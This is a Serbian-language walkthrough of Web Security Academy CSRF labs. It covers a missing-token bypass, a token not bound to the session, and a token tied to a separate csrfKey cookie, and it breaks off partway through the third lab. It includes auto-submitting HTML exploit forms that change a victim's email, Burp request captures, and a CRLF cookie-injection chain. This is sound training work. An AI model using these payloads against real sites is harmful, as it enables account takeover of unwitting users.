
Pristupom stranici **My account** potvrđeno je da je email adresa izmenjena na vrednost iz zahteva bez tokena, čime je potvrđeno da server zaista izvršava promenu stanja kada CSRF parametar nije prisutan.



Korak 5: Konstrukcija CSRF exploit-a

Pripremljena je zlonamerna HTML stranica koja sadrži standardnu POST formu sa unapred postavljenom vrednošću email parametra, ali bez csrf polja. JavaScript automatski submituje formu pri učitavanju stranice:


```
html
<html>    <body>        <form action="https://<lab-host>/my-account/change-email"
method="POST">        <input type="hidden" name="email" value="hacked@evil.com" />
</form>    <script>    document.forms[0].submit(); </script> </body></html>
```



Forma šalje POST zahtev ka ranjivom endpoint-u sa kolačićima žrtve, ali bez CSRF parametra. Pošto server preskače proveru kada parametar nije prisutan, zahtev se izvršava uprkos tome što potiče sa cross-origin domena.

Korak 6: Hostovanje i isporuka exploit-a

Pripremljeni HTML postavljen je na exploit server obezbeđen od strane laboratorije, sa Content-Type vrednošću text/html. Nakon verifikacije u sopstvenoj sesiji opcijom **View exploit**, exploit je isporučen žrtvi kroz **Deliver exploit to victim**. Email adresa žrtve je izmenjena, čime je lab označen kao rešen.



Web Security Academy

CSRF where token validation depends on token being present

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0a8c0035036ad51b808b02af01c700a6.exploit-server.net/exploit>

HTTPS ☒

File:

Event log (8) All issues Memory: 226.9MB of 15.73GB Disabled

Identifikovana ranjivost spada u kategoriju **Cross-Site Request Forgery (CSRF)** sa specifičnim uzrokom u **uslovnoj primeni validacije tokena**. Server-side logika proverava CSRF token samo u slučajevima kada je odgovarajući parametar prisutan u zahtevu, dok odsustvo parametra tretira kao slučaj koji ne zahteva validaciju.

4. Lab: CSRF where token is not tied to user session

Aplikacija implementira CSRF zaštitu kroz token koji se prilikom svake izmene stanja proverava na serveru. Međutim, token nije vezan za konkretnu korisničku sesiju - server proverava samo da li je primljeni token uopšte u skupu važećih tokena, bez provere da li pripada upravo onom korisniku koji šalje zahtev. Posledica je da napadač sa važećim korisničkim nalogom može da pribavi sopstveni CSRF token i ugradi ga u zlonamernu stranicu koja se isporučuje žrtvi. Kada žrtva (sa svojom sesijom) otvori stranicu, zahtev sadrži žrtvin sesijski kolačić i napadačev token - kombinaciju koju server pogrešno prihvata kao validnu.


Cilj laba: Iskoristiti odsustvo vezivanja CSRF tokena za korisničku sesiju radi izmene email adrese žrtve, koristeći važeći CSRF token pribavljen iz sopstvene sesije napadača.

Korak 1: Identifikacija ranjive funkcionalnosti

Izvršena je prijava sa kredencijalima napadača (wiener / peter) i pristupljeno je stranici **My account**. Kroz formu za izmenu email adrese izvršena je legitimna promena, a u Burp-ovom **HTTP history** lociran je odgovarajući zahtev:


POST /my-account/change-email HTTP/1.1Cookie: session=<sesija_wiener>Content-Type: application/x-www-form-urlencodedemail=<adresa>&csrf=<token_wiener>

Vrednost CSRF tokena je sačuvana za dalja testiranja.



Korak 2: Pribavljanje zahteva drugog korisnika

Izvršeno je odjavljivanje i prijava sa kredencijalima drugog korisnika (carlos / montoya). Kroz formu za izmenu email adrese izvršen je novi zahtev, koji u HTTP history sadrži drugačiji sesijski kolačić i drugačiji CSRF token, pripadajuće Carlos-ovom korisničkom kontekstu.




Da bi se utvrdilo da li su CSRF tokeni vezani za sesiju, potrebno je raspolagati zahtevima dva različita korisnika, kao i njihovim odgovarajućim tokenima, radi unakrsnog testiranja.

Korak 3: Cross-user testiranje tokena u Repeater-u

Carlos-ov zahtev je prosleđen u **Burp Repeater**. Vrednost csrf parametra u zahtevu zamenjena je tokenom prethodno pribavljenim iz sesije korisnika wiener. Ostali elementi zahteva (sesijski kolačić, ciljana email adresa) ostali su nepromenjeni. Zahtev je poslat ka serveru.

Server je prihvatio zahtev i izvršio izmenu Carlos-ovog email-a, uprkos tome što CSRF token nije pripadao Carlos-ovoj sesiji.



Korak 5: Konstrukcija CSRF exploit-a

Pripremljena je zlonamerna HTML stranica koja sadrži POST formu sa unapred postavljenom email adresom i CSRF tokenom pribavljenim iz sesije napadača:

```
html
<html>    <body>        <form action="https://<lab-host>/my-account/change-email"
method="POST">            <input type="hidden" name="email" value="hacked@evil.com" />
<input type="hidden" name="csrf" value="<token_napadaca>" />        </form>    <script>
document.forms[0].submit(); </script> </body></html>
```

The screenshot shows a web browser window on the left displaying an HTTP 1.1 200 OK response with Content-Type: text/html; charset=utf-8. The body contains an HTML form for changing an email address on 'web-security-academy.net'. The form includes a hidden CSRF token with the value 'mTqThfemOV387Cg2TmPhbcCz8kwTj3G'. Below the form are buttons for 'Store', 'View exploit', 'Deliver exploit to victim', and 'Access log'.


On the right, the Burp Suite interface is shown. The 'HTTP history' tab is active, displaying a list of intercepted requests. The selected request (ID 1378) is a GET request to '/my-account?Id=carlos'. The 'Request' tab shows the raw HTTP request, which is a POST to '/my-account/change-email' containing the CSRF token and the new email address 'hacked@evil.com'.

The screenshot shows the WebSecurity Academy lab page on the left. The lab title is 'CSRF where token is not tied to user session'. The page indicates the lab is 'Not solved'. There is a 'Go to exploit server' button and a 'Back to lab description' link. The 'My Account' section shows the user's username as 'wiener' and email as 'hacked@evil.com'. There is an 'Update email' button.

On the right, the Burp Suite interface is shown. The 'HTTP history' tab is active, displaying a list of intercepted requests. The selected request (ID 1378) is a GET request to '/my-account?Id=carlos'. The 'Request' tab shows the raw HTTP request, which is a POST to '/my-account/change-email' containing the CSRF token and the new email address 'hacked@evil.com'.

Korak 6: Hostovanje i isporuka exploit-a

HTML je postavljen na exploit server, sa File putanjom /exploit i Content-Type vrednošću text/html. Nakon snimanja opcijom **Store**, exploit je isporučen žrtvi opcijom **Deliver exploit to victim**. Email adresa žrtve je izmenjena, čime je lab označen kao rešen



Identifikovana ranjivost spada u kategoriju **Cross-Site Request Forgery (CSRF)** sa specifičnim uzrokom u **nedostatku vezivanja CSRF tokena za korisničku sesiju**. Server generiše i prihvata tokene, ali ih ne povezuje sa identitetom korisnika kome su izdati - bilo kroz čuvanje tokena u objektu sesije, bilo kroz kriptografski potpis koji uključuje identifikator sesije. Posledica je da skup važećih tokena postaje "globalan": svaki token koji je u jednom trenutku izdat važi za bilo kojeg korisnika, sve dok ne istekne ili ne bude poništen.

5. Lab: CSRF where token is tied to non-session cookie

Aplikacija implementira CSRF zaštitu kroz mehanizam u kojem se token vezuje za odvojen pomoćni kolačić (csrfKey) umesto direktno za sesijski kolačić. Server pri svakom zahtevu proverava poklapanje vrednosti csrf parametra u telu zahteva sa vrednošću csrfKey kolačića, ali ne proverava da li je sam csrfKey zapravo vezan za sesiju iz koje zahtev dolazi. Ova arhitektura postaje ranjiva u kombinaciji sa dodatnom slabošću aplikacije - endpoint za pretragu sadrži CRLF injection ranjivost koja omogućava ubacivanje proizvoljnog Set-Cookie zaglavlja u odgovor servera, čime napadač može postaviti csrfKey kolačić u sesiji žrtve. Kombinovanjem ovih dveju slabosti, napadač u potpunosti zaobilazi CSRF zaštitu.

Cilj laba: Iskoristiti kombinaciju vezivanja CSRF tokena za pomoćni kolačić i cookie injection ranjivosti radi izmene email adrese žrtve, koristeći napadačev csrfKey i odgovarajući csrf token u zahtevu koji se izvršava u žrtvinoj sesiji.

Korak 1: Identifikacija ranjive funkcionalnosti i CSRF arhitekture

Izvršena je prijava sa kredencijalima napadača (wiener / peter) i pristupljeno je stranici **My account**. Kroz formu za izmenu email adrese izvršena je legitimna promena, a u Burp **HTTP history** lociran je odgovarajući zahtev:

```
POST /my-account/change-email HTTP/1.1Cookie: session=<wiener_session>; csrfKey=<wiener_csrfKey>Content-Type: application/x-www-form-urlencodedemail=<adresa>&csrf=<wiener_csrf_token>
```


Uočeno je prisustvo dva odvojena kolačića (session i csrfKey), kao i CSRF tokena u telu zahteva.

The screenshot shows a web browser window displaying the 'WebSecurity Academy' lab page titled 'CSRF where token is tied to non-session cookie'. The page includes a 'Go to exploit server' button and a 'My Account' section with fields for 'Email' and 'Update email'. The Burp Suite interface is open, showing the 'HTTP history' tab. The history table lists several requests, with the POST request to '/my-account/change-email' selected. The 'Request' tab shows the raw HTTP request, including the 'Cookie' header with 'csrfKey' and 'session' values, and the 'body' containing the email address 'novi@gmail.com'.

#	Host	Method	URL	Params	Edited	Status code	Len
1526	https://0ac3001704207e2f8...	GET	/academy/labHeader			101	147
1527	https://0ac3001704207e2f8...	POST	/login			302	209
1528	https://0ac3001704207e2f8...	GET	/my-account?id=wiener			200	378
1529	https://0ac3001704207e2f8...	GET	/academy/labHeader			101	147
1530	https://0ac3001704207e2f8...	POST	/my-account/change-email			302	122
1531	https://0ac3001704207e2f8...	GET	/my-account?id=wiener			200	377
1532	https://0ac3001704207e2f8...	GET	/academy/labHeader			101	147

```
1 POST /my-account/change-email HTTP/1.1
2 Host: 0ac3001704207e2f8008d304700d60080.web-security-academy.net
3 Cookie: csrfKey=411b57b0298b2c2h7BxV9GsdEFCooF; session=7aVpQa6d7L42ouT8xciF0u8dU1sc
4 Content-Length: 60
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0ac3001704207e2f8008d304700d60080.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0ac3001704207e2f8008d304700d60080.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 email=novi4@gmail.com&csrf=8gVJVAgTPTICpFkPvHChOaWex5h9Nt...
```

The screenshot shows the same web browser window and Burp Suite interface as the previous one. The 'HTTP history' tab is still active, and the POST request to '/my-account/change-email' is selected. The 'Request' tab shows the raw HTTP request, including the 'Cookie' header with 'csrfKey' and 'session' values, and the 'body' containing the email address 'novi@gmail.com'.

#	Host	Method	URL	Params	Edited	Status code	Len
1526	https://0ac3001704207e2f8...	GET	/academy/labHeader			101	147
1527	https://0ac3001704207e2f8...	POST	/login			302	209
1528	https://0ac3001704207e2f8...	GET	/my-account?id=wiener			200	378
1529	https://0ac3001704207e2f8...	GET	/academy/labHeader			101	147
1530	https://0ac3001704207e2f8...	POST	/my-account/change-email			302	122
1531	https://0ac3001704207e2f8...	GET	/my-account?id=wiener			200	377
1532	https://0ac3001704207e2f8...	GET	/academy/labHeader			101	147


```
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0ac3001704207e2f8008d304700d60080.web-security-academy.net/my-account?id=wiener
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 email=novi4@gmail.com&csrf=8gVJVAgTPTICpFkPvHChOaWex5h9Nt...
```

Korak 2: Testiranje veze između kolačića i sesije

Zahtev je prosleđen u **Burp Repeater**, gde su izvršena dva odvojena testa:


Prvi test: vrednost session kolačića izmenjena je u proizvoljan niz, dok je csrfKey ostao netaknut. Server je odgovorio kao da je korisnik odjavljen, čime je potvrđeno da je session pravi sesijski identifikator.

Drugi test: session kolačić je vraćen na originalnu vrednost, dok je vrednost csrfKey izmenjena u proizvoljan niz. Server je odbio zahtev sa porukom o nevažećem CSRF tokenu, ali korisnik **nije odjavljen**. Ovo ukazuje da csrfKey kolačić ne predstavlja deo sesijskog identiteta i da se obrađuje nezavisno od sesije.



Korak 3: Pribavljanje zahteva drugog korisnika

